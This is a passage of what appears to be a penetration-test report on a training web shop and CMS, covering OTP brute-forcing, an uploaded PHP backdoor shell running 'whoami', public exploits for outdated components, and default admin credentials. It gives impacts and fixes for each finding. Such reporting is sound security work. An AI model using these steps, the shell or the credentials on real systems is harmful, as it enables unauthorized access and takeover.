2. Intruder attack of http://35.154.240.131 - Temporary attack - N

ResultsPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request	Payload	Status ^	Error	Timeout	Length	Comment	
704	803	200	<input type="checkbox"/>	<input type="checkbox"/>	4380		
705	804	200	<input type="checkbox"/>	<input type="checkbox"/>	4380		
706	805	200	<input type="checkbox"/>	<input type="checkbox"/>	4380		
707	806	200	<input type="checkbox"/>	<input type="checkbox"/>	4380		
708	807	200	<input type="checkbox"/>	<input type="checkbox"/>	4380		
709	808	200	<input type="checkbox"/>	<input type="checkbox"/>	4380		
710	809	200	<input type="checkbox"/>	<input type="checkbox"/>	4380		
711	810	200	<input type="checkbox"/>	<input type="checkbox"/>	4380		
712	811	200	<input type="checkbox"/>	<input type="checkbox"/>	4380		
713	812	200	<input type="checkbox"/>	<input type="checkbox"/>	4380		
714	813	200	<input type="checkbox"/>	<input type="checkbox"/>	4380		
234	333	200	<input type="checkbox"/>	<input type="checkbox"/>	4476		
394	493	500	<input type="checkbox"/>	<input type="checkbox"/>	362		
395	494	500	<input type="checkbox"/>	<input type="checkbox"/>	362		
396	495	500	<input type="checkbox"/>	<input type="checkbox"/>	362		
397	496	500	<input type="checkbox"/>	<input type="checkbox"/>	362		
398	497	500	<input type="checkbox"/>	<input type="checkbox"/>	362		
399	498	500	<input type="checkbox"/>	<input type="checkbox"/>	362		
400	499	500	<input type="checkbox"/>	<input type="checkbox"/>	362		
401	500	500	<input type="checkbox"/>	<input type="checkbox"/>	362		
402	501	500	<input type="checkbox"/>	<input type="checkbox"/>	362		

PoC-access to admin dashboard

The screenshot shows a web browser window with the title 'Lifestyle Store | Admin'. The address bar displays the URL '35.154.240.131/admin31/dashboard.php'. The browser's developer tools are open, showing the 'Console' tab. The page content includes a header with 'Lifestyle Store' and navigation links for 'Dashboard' and 'Logout'. The main section is titled 'Admin Dashboard' and contains a 'CONSOLE' button. Below this is an 'Add Product' section with a form containing fields for 'Product Name', 'Product Description', 'Seller', 'Category', 'Image', and 'Price'. The 'Seller' field has radio buttons for 'Chandan', 'Radhika', and 'Nandan'. The 'Category' field has radio buttons for 'T Shirt', 'Socks', and 'Shoes'. The 'Image' field has an 'UPLOAD' button. The 'Price' field has an 'Add' button. Below the form is a table titled 'All Products' with columns for 'No.', 'Product Name', 'Product Description', 'Seller', 'Category', 'Image', and 'Price'. The table contains one row with the following data: 'No.' is empty, 'Product Name' is 'Adidas Socks', 'Product Description' is 'Adidas Men & Women', 'Seller' is 'Chandan', 'Category' is 'T Shirt', 'Image' is empty, and 'Price' is empty.

Admin Dashboard

CONSOLE

Add Product:


No.	Product Name	Product Description	Seller	Category	Image	Price	
			<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	<input type="text" value="UPLOAD"/>	<input type="text"/>	<input type="button" value="Add"/>

All Products:

No.	Product Name	Product Description	Seller	Category	Image	Price	
	Adidas Socks	Adidas Men & Women	<input checked="" type="radio"/> Chandan	<input type="radio"/> T Shirt	<input type="text"/>	<input type="text"/>	<input type="text"/>

Business Impact-Extremely High

- A Malicious hacker can gain complete access to admin account just by Brute-Forcing due to rate limiting flaw as a hacker can attempt as many times as he wants , as there is no bounds in no of tries. This leads to complete compromise of personal user data of every customer.
- Once the attacker logs in as admin, then he can carry out actions on behalf of the victim(admin) which could lead to serious financial loss to him/her, like he can change the name, picture and even price of the products.



The screenshot shows a web browser window with the address bar displaying `35.154.240.131/reset_password/admin.php?otp=333`. The browser's developer tools are open, showing the 'Load URL' button. The page content is a password reset form titled 'Enter New Admin Password'. The form includes two input fields: 'New password' and 'Confirm password', followed by a red 'Reset Password' button. The page header shows 'Lifestyle Store' and navigation links for 'Blog', 'Forum', 'Sign Up', and 'Login'.

Enter New Admin Password

New password

Confirm password

Reset Password

Recommendation

Take following precautions:

- Use proper **rate-limiting checks** on the no of OTP checking and Generation requests.
- Implement anti-bot measures such as **ReCAPTCHA** after multiple incorrect attempts.
- OTP should expire after certain amount of time like **2-5 minutes**.
- OTP should be at least **6 digit and alphanumeric for more security**.

References

- [https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_\(OWASP-AT-009\)](https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009))
- https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

5. Insecure File Uploads

Insecure File Uploads:

Insecure File
Uploads
(Critical)

Below mentioned URL is vulnerable to insecure file uploads,

Affected URL:


- <http://13.235.128.177/wondercms/>

File Uploaded:

- Backdoor shell (aspirian.php)

Observation

- Navigate to the **Blog** section of the website and login as admin.
- Now, navigate to the **Settings** and then go to **Files** option.
- You will notice an **Upload** section here,




Observation

- It looks like we can upload files here, let's try uploading a file **aspirian.php**


File uploaded.

- And it's successfully uploaded.




PoC-command can be executed

- Shell – aspirian.php



```
1 <?php
2
3 echo exec('whoami');
4
5 ?>
```

- The uploaded shell was **executed successfully**.



trainee

Business Impact-Extremely High

The consequences of unrestricted file upload can vary:-

- including complete system takeover, an overloaded file system or database
- forwarding attacks to back-end systems.
- client-side attacks, or simple defacement.
- It depends on what the application does with the uploaded file and especially where it is stored.

Recommendation

Take the following precautions:

- The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.
- Never accept a filename and its extension directly without having a whitelist filter.
- All the control characters and Unicode and the special characters should be discarded.

References

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/>

6. Components with known vulnerabilities

CKV:

Components
with Known
Vulnerabilities
(Critical)

Below mentioned URL contains components with known vulnerabilities.


Affected URL:

- <http://13.235.128.177/wondercms/>
- [http:// 13.235.128.177 /forum/](http://13.235.128.177/forum/)

And PHP version

Observation

- The php version of this website is **5.6.39-1** which is Out Dated.



- Latest PHP version 7.4

PHP version 7.4 is the most used version.
...
PHP.

Observation

- Upon checking the versions of these components they turned out to be Out Dated.
- **Versions being used,**

© 2015 CODOLOGIC
Powered by Codoforum

WONDERCMS 2.3.1

- **Latest Versions available,**

[Codoforum V5.0 Released - CODOLOGIC](#)

[codologic.com](#) › [forum](#)

After months of development and testing and your valuable feedback, we are very pleased to announce the release of new version of our forum, Codoforum V5.0

PoC

- Codoforumhas public exploits.

CodoForum 3.3.1 - Multiple SQL Injections

EDB-ID:

37820

CVE:

EDB Verified: ✕

Author:

CURESEC
RESEARCH TEAM

Type:

WEBAPPS

Exploit:  / 

Platform:

PHP

Date:

2015-08-18

Vulnerable App: 

PoC

- Wondercms 2.3.1 has public exploits.

Wonder CMS 2.3.1 - Unrestricted File Upload

EDB-ID:

43963

CVE:

2017-14521

Author:

SAMRAT DAS

Type:

WEBAPPS

Platform:

PHP

Date:

2018-02-05

EDB Verified: ✓

Exploit: ⬇ / {}

Vulnerable App: 📄

Wonder CMS 2.3.1 - 'Host' Header Injection

EDB-ID:

43964

CVE:

2017-14523

Author:

SAMRAT DAS

Type:

WEBAPPS

Platform:

PHP

Date:

2018-02-05

EDB Verified: ✗

Exploit: ⬇ / {}

Vulnerable App: 📄

Business Impact-Extremely High

- Anyone can perform any attacks (available) as all the exploits are available publicly .
- It can cause severe damage to the website
- He may be able to upload backdoor shells
- He will easily deface your website

Recommendation

Take the following precautions;

- Update all the components and the php version which is running on it
- Hide the current versions info from there pages.

References

- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities
- https://www.cvedetails.com/vulnerability-list/vendor_id-15088/product_id-30715/version_id-235577/Wondercms-Wondercms-2.3.1.html
- https://www.cvedetails.com/vulnerability-list/vendor_id-15315/Codoforum.html

7. Default Admin Password

Admin Password:

Default
Admin
Password
(Critical)

Below mentioned URL is using default admin credentials.

Affected URL


- <http://13.235.128.177/ovidenciaCMS/index.php?tg=login&cmd=authform&msg=Connexion&err=&restricted=1>

Component Name

- ovidencia content management system

Observation

- Navigate to <http://13.235.128.177/ovidentiaCMS/>
- In the ovidentia CMS page there is option called Connexion to login as admin.



- Upon clicking it we can see this page,



PoC-ovidentia CMS admin access

- On searching for default ovidentia CMS admin credentials on the web we got,

Option 1: Shared and self resetting Ovidentia demo

- Username: admin@admin.bab.
- Password: 012345678.

PoC

- Upon entering the credentials we got the administrator access.



The screenshot displays the Ovidentia web application interface after a successful login. At the top, a dark navigation bar contains three menu items: 'Accueil' (Home), 'Utilisateur' (User), and 'Administration'. Below this, a light beige header bar features the 'Ovidentia' logo on the left and the user's role 'Administrateur Ovidentia' on the right, accompanied by a 'Déconnexion' (Logout) button. A red rectangular box highlights the 'Administrateur Ovidentia' text and the 'Déconnexion' button. The main content area is divided into two columns. The left column has a grey box titled 'Les prochains événements' (Upcoming events). The right column contains a yellow warning box stating that the information feed has not been updated since 09/03/2019 19:07, likely due to a service interruption, with a 'Mettre à jour' (Update) button. Below this is a blue heading 'Nouvel environnement de mise à disposition des modules et du noyau' (New environment for the availability of modules and the core), followed by a paragraph explaining that a dedicated 'store applicatif' (application store) for Ovidentia has been integrated to facilitate the availability of the latest versions of modules and the core (stable and development). A timestamp '10/08/2017 17:04' is visible in the bottom right corner.

Accueil Utilisateur Administration

Ovidentia

Administrateur Ovidentia Déconnexion

Les prochains événements

Ovidentia.org

Ce flux d'information n'a pas été mis à jour depuis le 09/03/2019 19:07. Probablement à cause d'une interruption de service, la mise à jour du flux à été désactivée. [Mettre à jour](#)

Nouvel environnement de mise à disposition des modules et du noyau

Afin de faciliter la mise à disposition des dernières version des modules et du noyau (stable et développement), un "store applicatif" dédié à Ovidentia vient d'être intégré.

10/08/2017 17:04

Business Impact-Extremely High

- Attacker will have all the admin privileges
- He can easily deface the ovidentia CMS.

Recommendation

Take the following precautions:

- Two- Factor Authentication for sensitive data should be added with strong passwords.
- Disable the default debug pages.
- Hide the admin login page.
- Remove all the default passwords and add your own password which should be very strong. It must contain a special character, at least one lowercase letter, at least one uppercase letter, and a number and it must be greater than or equal to 8 digits for maximum security.

References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>
- <https://www.tmdhosting.com/kb/question/ovidentia-hosting-requirements-ovidentia-manual-installation/>

. Descriptive Error Messages

Error Messages

Descriptive
Error
Messages
(Low)

Below mentioned URLs shows descriptive error messages,

Affected URL


- <http://13.235.128.177/?includelang=lang/fr.php>

Affected Parameter

- includeland


Observations

- Navigate to the website and click on change language dropdown, and select any of the two languages.



- Now, notice the URL, you get a 'get' parameter of **includelang** which shows **descriptive error messages**.
- Here, we enter the payload: **includelang=lifestyle** and on executing this file the page throws a
- descriptive error.

PoC-descriptive error messages displayed



Lifestyle Store

Lang ▾ Blog Forum Sign Up Login ▾

Warning: include(lifestyle/en.php): failed to open stream: No such file or directory in `/home/trainee/uploads/code-62f5ef40319f6.php` on line 1

Warning: include(): Failed opening 'lifestyle/en.php' for inclusion (include_path='.:usr/share/php') in `/home/trainee/uploads/code-62f5ef40319f6.php` on line 1

Business Impact-Low

- It doesn't harm the website directly, but it is letting the hacker to know about the website architecture which the hacker can to dig out internal resources and use them against the organization.

Recommendation

Take the following instructions:

- Developers should **turn off** this **descriptive error messages** before the web application is finally released for general public use.

References

- <https://cwe.mitre.org/data/definitions/209.html>
- https://owasp.org/www-community/Improper_Error_Handling

9. Default Files and Pages

Default Files and Pages:

Default Files
and Pages
(Low)

Below mentioned URLs shows default files and pages,

Affected URL;

- <http://13.235.128.177/>

Default Files and Pages Present:

- server-status
- robots.txt
- userlist.txt
- phpinfo.php
- composer.json

PoC-server status

Cyberfox

Apache Status

13.127.97.14/server-status/

INT

Load URL

Split URL

Execute

SQL

UNION BASED

ERROR/DOUBLE

TOOLS

WAF BYPASS

ENCODE

HTML

ENCRYPT

MORE

XSS

LFI

Post

Referrer

OxHEX

%URL

BASE64

Insert to rep

Insert replac

Replace

Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.18 (Ubuntu)
Server MPM: event
Server Built: 2018-06-07T19:43:03


Current Time: Monday, 05-Nov-2018 14:46:35 IST
Restart Time: Monday, 05-Nov-2018 09:14:47 IST
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 5 hours 31 minutes 47 seconds
Server load: 1.34 1.26 1.06
Total accesses: 35 - Total Traffic: 97 kB
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load
.00176 requests/sec - 4 B/second - 2837 B/request
1 requests currently being processed, 49 idle workers

PID	Connections			Threads			Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing		
1709	0	yes	0	25	0	0	0		
1710	1	yes	1	24	0	1	0		
Sum	1		1	49	0	1	0		


.....
.....
.....

Scoreboard Key:
"_" Waiting for Connection, "s" Starting up, "r" Reading Request,
"R" Reading Request, "W" Writing Request, "S" Sending Request, "C" Closing Connection, "L" Listening, "G" Gracefully

